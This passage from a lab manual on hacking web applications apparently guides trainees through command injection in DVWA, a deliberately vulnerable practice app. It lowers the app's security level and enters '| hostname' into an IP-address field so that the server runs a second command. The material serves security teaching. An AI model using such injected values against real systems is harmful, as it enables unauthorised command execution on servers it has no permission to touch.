


Module 14 – Hacking Web Applications

- Now, try to issue a different command to check whether **DVWA** can execute it.
- Type **| hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.



- As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.




- The result indicates that the DVWA application is secure.
- Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
- The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

Module 14 – Hacking Web Applications

13. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.




14. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
15. Click **Command Injection** from the left-pane.
16. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.
17. **DVWA** returns the name of the **Windows Server 2022** machine, as shown in the screenshot.

